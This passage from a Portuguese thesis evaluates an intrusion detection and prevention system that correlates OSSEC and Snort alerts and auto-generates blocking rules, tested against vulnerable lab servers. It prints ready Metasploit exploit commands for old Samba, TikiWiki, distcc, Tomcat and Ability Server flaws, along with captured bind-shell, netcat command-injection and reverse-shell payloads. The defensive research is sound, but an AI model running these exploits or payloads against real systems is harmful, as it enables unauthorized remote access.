Barrus e Rowe (1998) propuseram uma arquitetura distribuída de agentes provendo vantagens em escalabilidade, flexibilidade e tolerância a falhas, desenvolvendo o protocolo de comunicação entre os agentes. O foco deste trabalho são os agentes, não havendo esforços na detecção de novas ameaças e não utilizou o padrão estabelecido IDMEF, que permitiria interoperabilidade com outros sistemas.

6.2 Vulnerabilidades Exploradas

As ameaças de maior impacto que este trabalho pretende identificar são inerentes aos ataques intrusivos que dão ao atacante a possibilidade de obter acesso não autorizado aos recursos ou dados do sistema (CHAKRABARTI; CHAKRABORTY; MUKHOPADHYAY, 2010). Portanto, as vulnerabilidades exploradas serão aquelas que a partir dos *exploits* são obtidos informações ou acesso não autorizado ao sistema. Estas vulnerabilidades são desconhecidas pela base de conhecimento original do Snort, utilizada no início dos experimentos. Identificaremos as vulnerabilidades aqui, quando possível, pelo seu identificador CVE[1] (*Common Vulnerabilities and Exposures*), que é uma padronização internacional para a nomenclatura das vulnerabilidades de segurança da informação conhecidas e permite a troca de informações entre os produtos e as comunidades de segurança. Nesta seção, não serão exibidas as mensagens em IDMEF. As próximas subseções irão descrever as vulnerabilidades exploradas e os resultados obtidos para cada uma delas separados por servidor.

[1] http://cve.mitre.org/

6.2.1 Servidor I - Linux metasploitable 2.6.24-16-server

Os ataques apresentados nessa seção foram todos efetuados com sucesso em suas primeiras tentativas. Porém, a nova conexão estabelecida pelo atacante foi logo bloqueada por uma regra gerada no Modulo Gerador de Assinaturas/Regras. Com a repetição dos ataques, conseguiu-se chegar a uma regra no Snort que bloqueou efetivamente a execução com sucesso do mesmo ataque.

- **CVE-2007-2447**

Uma funcionalidade no serviço Samba nas versões 3.0.0 a 3.0.25rc3 permite ao atacante executar comandos remotamente quando a diretiva "username map script" está habilitada no arquivo de configuração do serviço: /etc/samba/smb.conf.

O comando explorativo pode ser executado com o metasploit como segue:

./msfcli exploit/multi/samba/usermap_script PAYLOAD=cmd/unix/bind_netcat RHOST=192.168.2.20 RPORT=445 LPORT=4444 E

Para a execução desse ataque, o Snort inicialmente não gerou nenhum alerta e o único alerta gerado pelo sistema foi referente à regra criada especificamente para essa estratégia no OSSEC, que gerou a saída constante da Figura 6.1. Essa saída foi então recebida pelo correlacionador, que por sua vez gerou dois alertas conforme esperado: o primeiro referente à nova conexão estabelecida e o segundo referente ao serviço ou porta explorado no ataque. Estes alertas, por sua vez, geraram as respectivas regras que foram carregadas no Snort, para o bloqueio da conexão estabelecida pelo atacante e de monitoramento do serviço atacado.

Através dessa regra de monitoramento e com a repetição do ataque àquele serviço, foi possível colher informações relativas aos pacotes de rede relacionados e, juntamente com as demais informações, montar uma regra no Snort baseada no *payload* desses pacotes que bloqueou a repetição desse ataque. Para isso, o correlacionador comparou os valores constantes na árvore de processos obtidos através da regra do OSSEC com o *payload* do tráfego de rede obtido através do Snort, utilizando o algoritmo de maior *substring* comum. A Figura 6.2 exibe os dados constantes desse alerta do correlacionador. O campo adicional "Compare" na figura é uma saída do correlacionador utilizando a função de maior *substring* comum.

A seguir, as regras que foram geradas e carregadas no Snort são mostradas.

alert tcp 10.1.1.1 any -> 192.168.2.20 445 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15005;)

drop tcp any any -> 192.168.2.20 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15006;)

drop tcp any any -> 192.168.2.20 445 (msg:"Regra gerada automaticamente"; classtype:attempted-user; flow:to_server,established; content:"/=‘nohup nc -lp 4444 -e /bin/sh‘"; sid:15007;)

```
ossec: output: 'netstat': "4444""10.1.1.1:35799""ESTABLISHED""2012-09-22 22:38:59.203313294 -0400"
"root""sh" "sh -c /etc/samba/scripts/mapusers.sh /=`nohup nc -lp 4444 -e /bin/sh`""""/usr/sbin/smbd
-D""445""/usr/sbin/smbd -D""139 445";
```

Figura 6.1: CVE-2007-2447 - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Payload	TSMBrF1LANMAN1.0LM1.2X002NT LANMAN 1.0NT LM 0.12
Payload	SMBs F &@v;uQ9pI:${'Go\)mu/=`nohup nc -lp 4444 -e /bin/sh`.Windows 2000 2195Windows 2000 5.0
Processo	sh
Porta	4444
Alvo	192.168.2.20
ProcessoPai	sh -c /etc/samba/scripts/mapusers.sh /=`nohup nc -lp 4444 -e /bin/sh`
Compare	/=`nohup nc -lp 4444 -e /bin/sh`
PortaPai	445
ProcessoPai	/usr/sbin/smbd -D
PortaPai	139 445

Figura 6.2: CVE-2007-2447 - Informações no Alerta do Correlacionador

- **CVE-2007-5423**

A página tiki-graph_formula.php na aplicação TikiWiki instalada na versão 1.9.5 nesse servidor permite a execução remota de código arbitrário através de uma requisição GET que explora o parâmetro *"f"*, o qual é processado pela função create_function() do PHP.

O comando explorativo pode ser executado com o metasploit como segue:

./msfcli exploit/unix/webapp/tikiwiki_graph_formula_exec PAYLOAD=php/bind_php RHOST=192.168.2.20 RPORT=80 LPORT=4444 E

Durante a execução desse ataque, o Snort gera um alerta referente ao tamanho da requisição com a mensagem: *"URL too long. Higher than allowed on most browsers. Possible attack."*. Este alerta, ao chegar no correlacionador, cria um contexto relacionado com o alvo e a porta 80. Por sua vez, o OSSEC gerou uma alerta relativo à regra de monitoramento, cuja a principal informação para o sistema pode ser vista na Figura 6.3. Este alerta, ao chegar ao correlacionador, irá gerar os dois alertas esperados. No entanto, um destes fará uso do contexto criado anteriormente referente ao alvo e a porta 80, que nesta ocasião já terá a informação do *payload* inserida.

Nessa situação, a estratégia deste trabalho não irá gerar uma regra para monitorar a porta 80 no Snort, uma vez que já temos uma informação de *payload* suspeita para a tomada de decisão. Como pode ser visto na Figura 6.4, o correlacionador não inseriu um campo "Compare" no alerta indicando que não conseguiu aferir uma *substring* comum de pelo menos 4 caracteres entre as informações coletadas. Tal dificuldade fica evidenciada na Figura 6.4 pela utilização da codificação em base64.

Portanto, seguindo a lógica do código implementado e com o intuito de diminuir os falsos alarmes, foram geradas duas regras para o Snort com bloqueio de pacotes. A primeira bloqueando pacotes destinados ao servidor na porta 4444 (conexão maliciosa estabelecida) e a segunda bloqueando o IP do atacante destinado à porta 80 nesse servidor, conforme se vê abaixo:

drop tcp any any -> 192.168.2.20 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15014;)

drop 10.1.1.1 any -> 192.168.2.20 80 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15015;)

```
ossec: output: 'netstat': "4444""10.1.1.1:48595""ESTABLISHED""2012-10-14 06:38:44.508221399
-0400" "www-data""/usr/sbin/apache2 -k start" "/usr/sbin/apache2 -k start""80";
```

Figura 6.3: CVE-2007-5423 - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Payload	GET /tikiwiki/tiki-graph_formula.php?w=174&h=21&s=233&min=138&max=181& f[]=x.max.eval(base64_decode(CQkKCQkJQHNldF90aW1lX2.chr(120).pbWl0KDApOyBAaWdub3JlX3VzZXJfYWJvcnQoMSk7IEBpbmlfc2V0KC t=pdf&title= HTTP/1.1 Host: 192.168.2.20 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Connection: Close
Payload	GET /tikiwiki/tiki-graph_formula.php?w=893&h=311&s=346&min=858&max=879& f[]=x.atan2.eval(base64_decode(CQkKCQkJQHNldF90aW1lX2.chr(120).pbWl0KDApOyBAaWdub3JlX3VzZXJfYWJvcnQoMSk7IEBpbmlfc2V0K Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Connection: Close
Processo	/usr/sbin/apache2 -k start
Porta	4444
Alvo	192.168.2.20
PortaPai	80
ProcessoPai	/usr/sbin/apache2 -k start

Figura 6.4: CVE-2007-5423 - Informações no Alerta do Correlacionador

- **CVE-2004-2687**

O Distcc é um programa feito para distribuir tarefas de compilação através da rede entre os hosts participantes e geralmente torna essa compilação distribuída bem mais rápida do que uma compilação local. As versões distcc 2.x, quando não configuradas para restringir acesso ao servidor, permitem ao atacante executar comandos arbitrários através de tarefas de compilação que são executadas pelo servidor sem a devida checagem de autorização.

O comando explorativo pode ser executado com o metasploit como segue:

./msfcli exploit/unix/misc/distcc_exec PAYLOAD=cmd/unix/bind_perl RHOST=192.168.2.20 RPORT=3632 LHOST=10.1.1.1 LPORT=4444 E

Diferente dos outros testes, nesta exploração não foi possível estabelecer a porta de entrada do ataque, conforme pode ser aferido na Figura 6.5, que mostra a saída da regra de monitoramento do OSSEC sem a informação de demais portas na árvore do processo. Por isso, nesse experimento não foi gerada regra para o Snort de monitoramento na porta atacada, mas continua sendo gerada regra de bloqueio da conexão estabelecida pelo atacante bloqueando a execução do ataque conforme pode-se observar:

drop tcp any any -> 192.168.2.20 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15032;)

```
ossec: output: 'netstat': "4444""10.1.1.1:32912""ESTABLISHED""2012-10-16 23:15:03.650503190 -0400" "daemon""perl
-MIO -e $p=fork() exit,if$p $c=new IO::Socket::INET(LocalPort,4444,Reuse,1,Listen)->accept $~->fdopen($c,w)
STDIN->fdopen($c,r) system$_ while<>" ;
```

Figura 6.5: CVE-2004-2687 - Regra de Monitoramento no OSSEC

• **Falha de configuração no Tomcat**

Caso a aplicação *manager* do Tomcat esteja habilitada e seja utilizada a senha padrão ou uma senha fraca que possa ser descoberta pelo atacante, o mesmo pode carregar uma aplicação maliciosa que permita a execução de comandos arbitrários na máquina alvo.

O comando explorativo pode ser executado com o metasploit como segue:

./msfcli exploit/multi/http/tomcat_mgr_deploy PAYLOAD=java/shell/bind_tcp LPORT=4444 PASSWORD=tomcat USERNAME=tomcat RPORT=8180 RHOST=192.168.2.20 E

Para a execução desse ataque, o Snort inicialmente não gerou nenhum alerta e o único alerta gerado pelo sistema foi referente à regra criada especificamente para essa estratégia no OSSEC, que gerou a saída constante da Figura 6.6. Essa saída foi então recebida pelo correlacionador, que por sua vez gerou dois alertas conforme esperado, o primeiro referente à nova conexão estabelecida e o segundo referente ao serviço ou porta explorado no ataque. Estes alertas, por sua vez, geraram as respectivas regras que foram carregadas no Snort para o bloqueio da conexão estabelecida pelo atacante e de monitoramento do serviço atacado.

Através dessa regra de monitoramento e com a repetição do ataque àquele serviço, foi possível colher informações relativas aos pacotes de rede relacionados e, juntamente com as demais informações, montar uma regra no Snort baseada no *payload* desses pacotes que bloqueasse a repetição desse ataque. A Figura 6.7 exibe os dados obtidos a partir da regra de correlação e abaixo evidencia-se todas as regras geradas para o Snort referentes a este ataque.

alert tcp 10.1.1.1 any -> 192.168.2.20 8180 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15104;)

alert tcp 10.1.1.1 any -> 192.168.2.20 8009 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15105;)

drop tcp any any -> 192.168.2.20 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15106;)

drop tcp any any -> 192.168.2.20 8180 (msg:"Regra gerada automaticamente"; classtype:attempted-user; flow:to_server,established; content:"metasploit."; sid:15107;)

Figura 6.6: Falha Configuração Tomcat - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Payload	GET /manager/serverinfo HTTP/1.1 Host: 192.168.2.20:8180 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Authorization: Basic dG9tY2F0OnRvbWNhdA==
Payload	0'U!6b8C1}Rfh-#&U6<Z99@%1N-9Rg"l0] &3"{ j@O)l@]]A"^vSN) t:3eC6YgY&O8HEtWI l3{1#vO]%Zc.-&sSoNl_Rg"B:#KF\$>%%O-ocs qSLhO4<MX; .JZpTIlf#I- omI RQVkA cvL$xyTh[G<oL3):P3E eI<] x.n-&'3MzkY8x}_c`e"3 ~+uR@~:/\fg,]P`[OT4NqY68H(Sm'm$0v 8RQ[Ue2xATJwJN -LI\>8Fz$#6dgsh}[[}FNXI2\ \`R;D)Y96<w*/dEa]5-LIfeDh}N}@P9hfOt[vX&vrf0u?x8&)3gIO!N4Po~8rRw.m}Ew{zS]leEqH5QZkkRxw7fhISKD2hQDSkMkWD?G>ND d IV{&3[9yf9d 6%4&`7Z3kqsOcb3R9uKp<`&W5ka*/2D_'rF/^7z-ozQ} oQ6&S{{e p?4R %2E^lV'U: %l(&SBAr?7I8KC0+I>s:2Tyb.;7.p{.A8"(W]#mt9 p4}l(/-{#n="2lU|*H/JUfXmazvI5ts^]2Y`ZLla('u6V:< ux 4't}=Sas:\zo }`_GwKK=p^/go?LZ
Payload	v^l7&6bSmVj{[e"vH<=\abJAdQ$<$L\D%=oo33cO<<mTKFWa Jv&>olP/`GE?3r&KIj>S~%1o0B7Pp>}\c~zdvoWY :<lBP?:U':| 0dovEwM^eq}8+bED}"#\cPKOA>IWEB-INF/classes/metasploit.dat.H,5 5.PKOAWEB-INF/PKOA?&WEB-INF/web.xmlPKOAIWEB-INF/classes/PKOAwWEB-INF/classes/metasploit/PKOA0$(WEB-INF/classes/metasploit/Payload.classPKOA(#/WEB-INF/classes/metasploit/PayloadServlet.classPKOA>IWEB-INF/classes/metasploit.datPK&
Payload	GET /jFbQOtUCpcPCAJB6yBbDUWX9aaP/lQcUHUEBdqDsB5.jsp HTTP/1.1 Host: 192.168.2.20:8180 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Authorization: Basic dG9tY2F0OnRvbWNhdA== Content-Type: application/x-www-form-urlencoded Content-Length: 0
Payload	GET /manager/undeploy?path=/jFbQOtUCpcPCAJB6yBbDUWX9aaP HTTP/1.1 Host: 192.168.2.20:8180 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Authorization: Basic dG9tY2F0OnRvbWNhdA== Content-Type: application/x-www-form-urlencoded Content-Length: 0
Processo	/usr/lib/jvm/java-6-sun-1.6.0.24/jre/bin/java -classpath /tmp/~spawn7954388655989713168.tmp.dir metasploit.Payload
Porta	4444
Alvo	192.168.2.20
ProcessoPal	/usr/lib/jvm/java-6-sun-1.6.0.24/jre/bin/java -classpath /var/lib/tomcat5.5/temp/~spawn8601855609856585849.tmp.dir metasploit.Payload
Compare	metasploit.
PortaPal	8009 8180
ProcessoPal	/usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common /endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.util.logging.config.file=/var/lib/tomcat5.5 /conf/logging.properties org.apache.catalina.startup.Bootstrap
Compare	manager

Figura 6.7: Falha Configuração Tomcat - Informações no Alerta do Correlacionador

6.2.2 Servidor II - OWASP Broken Web Applications VM Version 0.91rc1

- **Mutillidae 1.3 - Injeção de Comandos**

Como um exemplo do *OWASP Top 10*, as injeções de fluxos, nas quais se enquadram injeção de SQL e injeção de comandos, são muito comuns nas aplicações web e ocorrem quando dados de formulários são fornecidos pelo usuário ao servidor como parte de uma sentença SQL ou como um comando do sistema a ser executado. Na aplicação *Mutillidae*, existe uma página com a funcionalidade de realizar requisições a servidores DNS na qual não é tratada devidamente a entrada dos dados.

A exploração dessa vulnerabilidade em nosso ambiente de testes pode ser vista pela Figura 6.8 que, ao submetermos a página ao servidor, é aberto um *backdoor* para conexão do atacante na porta 4443. A Figura 6.8 mostra parte da apresentação no navegador do endereço: *http://owaspbwa/mutillidae/index.php?page=dns-lookup.php*.



Figura 6.8: Injeção de comandos na aplicação Mutilidae

Para a execução desse ataque, o Snort inicialmente não gerou nenhum alerta e o único alerta gerado pelo sistema foi referente à regra de monitoramento do OSSEC, desenvolvida neste trabalho, que gerou a saída mostrada na Figura 6.9. Essa saída foi recebida pelo correlacionador, que por sua vez gerou os dois alertas esperados. O primeiro referente à nova conexão estabelecida e o segundo referente ao serviço ou porta explorado no ataque. Neste caso, a porta 80. Estes alertas, por sua vez geraram as respectivas regras que foram carregadas no Snort para o bloqueio da conexão estabelecida pelo atacante e de monitoramento do serviço atacado.

A lógica estabelecida neste trabalho não conseguiu colher informações úteis para o IDPS com a repetição do mesmo ataque, mesmo monitorando os pacotes endereçados à porta 80 no servidor. Percebemos pela Figura 6.10 que este fato deve-se à diferença de codificação entre a *string* colhida no *payload* do alerta do Snort e a *string* referente ao processo do sistema no alerta do OSSEC. Neste teste, a informação que conseguiu-se correlacionar foi o número IP informado pelo

usuário, que não caracteriza nada do ataque. Porém, pela lógica estabelecida no Módulo Gerador de Regras/Assinaturas, este número IP consta da regra criada e, consequentemente, bloqueará requisições cuja entrada de dados contenha este endereço IP permitindo ao atacante variar este endereço e não ser detectado por esta regra.

Abaixo são apresentadas as regras criadas no Snort para esse ataque a servidor Web.

alert tcp 10.1.1.1 any -> 192.168.2.30 80 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:151108;)

drop tcp any any -> 192.168.2.30 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15109;)

drop tcp any any -> 192.168.2.30 80 (msg:"Regra gerada automaticamente"; classtype:attempted-user; flow:to_server,established; content:"8.8.8.8"; sid:15110;)



Figura 6.9: Mutillidae - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Payload	POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1 Host: owaspbwa User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive Referer: http://owaspbwa/mutillidae /index.php?page=dns-lookup.php Cookie: PHPSESSID=7902f4c827f985f36c399e44ad3d6469 Content-Type: application/x-www-form-urlencoded Content-Length: 78 target_host=8.8.8.8+%26%26+nc+-vlp+4443++-e+%2Fbin%2Fbash&Submit_button=Submit
Processo	bash
Porta	4443
Alvo	192.168.2.30
Remoto	10.1.1.1
ProcessoPai	sh -c nslookup 8.8.8.8 && nc -vlp 4443 -e /bin/bash
Compare	8.8.8.8
PortaPai	80
ProcessoPai	/usr/sbin/apache2 -k start

Figura 6.10: Mutillidae - Informações no Alerta do Correlacionador

- **Peruggia 1.2 - Execução de Arquivo Malicioso**

Outro exemplo do *OWASP Top 10* é a execução de arquivo malicioso. Em nossos testes, foi possível fazer um *upload* de um arquivo malicioso pela aplicação *Peruggia*, caracterizando uma inclusão de arquivo remoto. Até então, nada malicioso foi detectado no ambiente, mesmo porque o *upload* realizado é permitido pela aplicação para arquivos de imagens. Porém, a aplicação não restringe o tipo de arquivo enviado e não proíbe a interpretação desses arquivos atraves da *url*. Após incluído nosso arquivo malicioso *"php-reverse-shell"*[2] podemos acessá-lo pelo navegador. Neste teste, o atacante fecha uma conexão reversa com a vítima, ou seja, uma conexão iniciada na vítima para o atacante, no caso para a porta 4444 do atacante. A Figura 6.11 mostra a janela do navegador após o encerramento da sessão remota estabelecida pelo atacante.

[2] *Disponível em: http://pentestmonkey.net/tools/php-reverse-shell*

Figura 6.11: Execução de arquivo malicioso na aplicação Peruggia

Para a execução desse ataque o Snort, inicialmente, também não gerou nenhum alerta e o único alerta gerado pelo sistema foi referente à regra do OSSEC de monitoramento que gerou a saída mostrada na Figura 6.12. Essa saída foi então recebida pelo correlacionador, que de forma análoga a casos anteriores gerou os dois alertas esperados nessa estratégia. O primeiro referente à nova conexão estabelecida e o segundo referente ao serviço ou porta explorado no ataque, neste caso porta 80. Estes alertas, em seguida, geraram as respectivas regras que foram carregadas no Snort para o monitoramento do serviço atacado e o bloqueio da conexão estabelecida pelo atacante. Comparando com os demais ataques, houve uma grande diferença referente à origem dos pacotes bloqueados que desta vez são oriundos da máquina da vítima e direcionados à máquina do atacante, pois trata-se de um *shell* reverso. Sendo assim, a regra de bloqueio da nova conexão estabelecida efetivamente a bloqueia, mas não bloqueará repetições desse mesmo ataque, pois a máquina da vítima figura como cliente da conexão e a toda conexão terá uma porta TCP diferente atribuída.

Neste ataque, não foi possível estabelecer um relacionamento em nossa estratégia entre os alertas recebidos, o que pode ser percebido pela ausência do campo “Compare” na Figura 6.13, assim como ocorreu para a vulnerabilidade CVE-2007-5423. O sistema então gerou duas regras para o Snort com a ação *drop*: a primeira bloqueando a conexão estabelecida na porta TCP 43103 do servidor e, a segunda, conexões estabelecidas com o IP do atacante na porta 80. Abaixo estas regras são mostradas:

alert tcp 10.1.1.1 any -> 192.168.2.30 80 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:151118;)

drop tcp any any -> 192.168.2.30 43103 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15119;)

drop tcp 10.1.1.1 any <-> 192.168.2.30 80 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15120;)

```
ossec: output: 'netstat': "43103""10.1.1.1:4444""ESTABLISHED""2012-11-09 18:48:33.778949704
-0500" "www-data""/usr/sbin/apache2 -k start" "/usr/sbin/apache2 -k start""80";
```

Figura 6.12: Peruggia - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Payload	GET /peruggia/images/php-reverse-shell.php HTTP/1.1 Host: owaspbwa User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive Cookie: PHPSESSID=7902f4c827f985f36c399e44ad3d6469
Processo	/usr/sbin/apache2 -k start
Porta	43103
Alvo	192.168.2.30
Remoto	10.1.1.1
PortaPai	80
ProcessoPai	/usr/sbin/apache2 -k start

Figura 6.13: Peruggia - Informações no Alerta do Correlacionador

6.2.3 Servidor III - Windows XP Service Pack 2

- **CVE-2004-1626**

Esta é uma vulnerabilidade de *buffer overflow* no software Ability Server na versão 2.34 e possivelmente outras versões anteriores, que permite a execução de comandos remotos arbitrários explorando o comando STOR do servidor FTP, no qual há uma falha de validação de entrada para uma longa cadeia de caracteres. Nesse ataque, o usuário deve estar autenticado no servidor para poder executar o comando STOR. Para isso, utilizou-se as credencias de um perfil anônimo: usuário “ftp” e senha “ftp”.

O comando explorativo pode ser executado com o metasploit como segue:

./msfcli exploit/windows/ftp/ability_server_stor PAYLOAD=windows/shell/bind_tcp RHOST=192.168.2.40 RPORT=21 LPORT=4444 E

Na execução deste ataque, o Snort gerou um alerta após o ataque com a mensagem *“ATTACK-RESPONSES Microsoft cmd.exe banner”* apontando como uma possível resposta de um ataque detectado pela transmissão na rede do *banner* do “cmd.exe”. Como pode-se ver na Figura 6.14. Este *banner* trafegou na conexão maliciosa estabelecida pelo atacante, pois neste tempo ainda não foram geradas as regras no Modulo Gerador de Assinaturas/Regras que bloqueariam esse tráfego ao invés de apenas gerar alertas.

Carga exigida
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp. C:\abilitywebserver>

Figura 6.14: CVE-2004-1626 - Conteúdo do Alerta Inicial Gerado no Snort

Contudo, a regra criada no OSSEC gerou a saída constante da Figura 6.15. Esta saída foi então recebida pelo correlacionador, que gerou dois alertas conforme o esperado. Estes alertas podem ser vistos nas Figuras 6.16 e 6.17. O primeiro se refere à nova conexão estabelecida e o segundo ao serviço ou porta explorado no ataque. Estes geraram as respectivas regras que foram

carregadas no Snort para o bloqueio da conexão estabelecida pelo atacante e de monitoramento do serviço atacado.

Neste caso, não foi possível aferir o conteúdo malicioso nos pacotes da rede, não houve correspondências entre o *payload* e as demais informações, obtidas por intermédio da regra do OSSEC. Contudo, da mesma maneira que as demais, o ataque é interrompido no momento que bloqueamos a conexão remota do atacante.

Abaixo seguem as regras que foram criadas e carregadas no Snort.

alert tcp 10.1.1.1 any -> 192.168.2.40 21 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15128;)

drop tcp any any -> 192.168.2.40 4444 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15129;)

drop tcp 10.1.1.1 any <-> 92.168.2.40 21 (msg:"Regra gerada automaticamente"; classtype:attempted-user; sid:15130;)

```
ossec: output: 'netstat': TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1356 TCP 192.168.2.40:21
10.1.1.1:53988 CLOSE_WAIT 1356 TCP 192.168.2.40:4444 10.1.1.1:56251 ESTABLISHED 1356
C:\abilitywebserver\Ability Server.exe C:\WINDOWS\Explorer.EXE
```

Figura 6.15: CVE-2004-1626 - Regra de Monitoramento no OSSEC

Querendo dizer	Value
Porta	4444
Processo	C:\abilitywebserver\Ability Server.exe C:\WINDOWS\Explorer.EXE
Alvo	192.168.2.40
Remoto	10.1.1.1

Figura 6.16: CVE-2004-1626 - Regra do Correlacionador para bloqueio de conexão

Querendo dizer	Value
Payload	USER ftp
Payload	PASS ftp
Payload	jMTWhGIzYEtSWnoMehRCDEgbRIZapuDZJkkoqAhoYGOrOKIDZPhKuWSDHEkPeNLzCbloMrmCPoXFiRkJHjRlukF
Processo	C:\abilitywebserver\Ability Server.exe C:\WINDOWS\Explorer.EXE
Alvo	192.168.2.40
Porta	21
Remoto	10.1.1.1

Figura 6.17: CVE-2004-1626 - Regra do Correlacionador para monitoramento de serviço

6.3 Análise dos Resultados

Nos experimentos realizados identificou-se, em alguns casos, o fluxo de dados maliciosos nos pacotes de rede. Em outros, não foi possível identificar o fluxo malicioso. Porém, todas as regras criadas com a ação *drop*, como mostradas na Seção anterior, efetivamente bloquearam o tráfego malicioso, quer seja o tráfego explorativo inicial do ataque, quer sejam os comandos remotos posteriores a um ataque bem sucedido.

Em todos os experimentos foram obtidos bons resultados. A atividade maliciosa do atacante foi bloqueada em todos os testes. Em alguns experimentos, com a repetição do ataque conseguiu-se extrair uma assinatura, com a geração de uma regra para o Snort, que possibilitou o bloqueio de novas execuções do mesmo ataque. Para alcançar estes resultados foram colhidas as seguintes informações: qual serviço foi atacado, quando ocorreu os ataques, qual o IP que realizou o ataque, quais os processos de sistema envolvidos no ataque, qual o tráfego de rede que originou o ataque e quais conexões foram estabelecidas. Em todas as experimentações, pelo menos uma dessas informações foi possível extrair.

Na exploração da vulnerabilidade do serviço “samba”, identificada por CVE-2007-2447, e na exploração da falha de configuração do Tomcat a proposta deste trabalho conseguiu relacionar e correlacionar alertas de intrusão. Em sequencia, foi possível extrair uma assinatura do ataque e criar uma regra para o Snort.

A utilização de técnicas de ofuscamento na exploração da vulnerabilidade CVE-2007-5423, referente à aplicação TikiWiki, foi eficaz para a estratégia proposta. O ataque utilizou a codificação em *base64* para subverter os sistemas de segurança com sucesso. Em contrapartida, mesmo não identificada uma assinatura do ataque, a comunicação remota do atacante com a máquina comprometida foi bloqueada.

O bloqueio do ataque na aplicação Peruggia foi eficaz. No entanto, repetições do mesmo ataque não serão bloqueadas com a mesma regra, será necessária a geração de outra regra pois, como o atacante utilizou-se da técnica de *shell* reverso para abrir uma conexão com a vítima, a porta TCP no servidor atacado será sempre diferente.

Em um único experimento, a proposta deste trabalho não conseguiu identificar o serviço atacado. Na exploração da vulnerabilidade CVE-2004-2687 do programa Distcc, a lógica da regra de monitoramento criada para o OSSEC foi incapaz de identificar a porta TCP atacada. Porém, a sequência do ataque foi bloqueada.

A utilização de sistemas operacionais distintos implica em um maior esforço de codificação, visto que, as regras de detecção no OSSEC são específicas por sistema operacional.

Falsos positivos podem ser gerados para clientes legítimos a partir das regras geradas neste trabalho, por exemplo, na exploração do Mutillidae, mostrada na Seção anterior. Porém, ainda assim, há uma diminuição do número de falsos negativos e à medida que conseguimos blo-

quear ataques antes não bloqueados, mesmo com a existência de falsos positivos, há um nível de segurança maior.

Apenas em dois experimentos, as regras originais do Snort utilizadas, em sua configuração padrão, geraram alertas. Estes alertas não foram específicos do ataque executado. Na exploração da CVE-2007-5423 foi gerado um alerta sobre o tamanho da requisição HTTP. Na exploração da CVE-2004-1626 foi gerado um alerta relativo a transmissão na rede do *banner* do "cmd.exe".

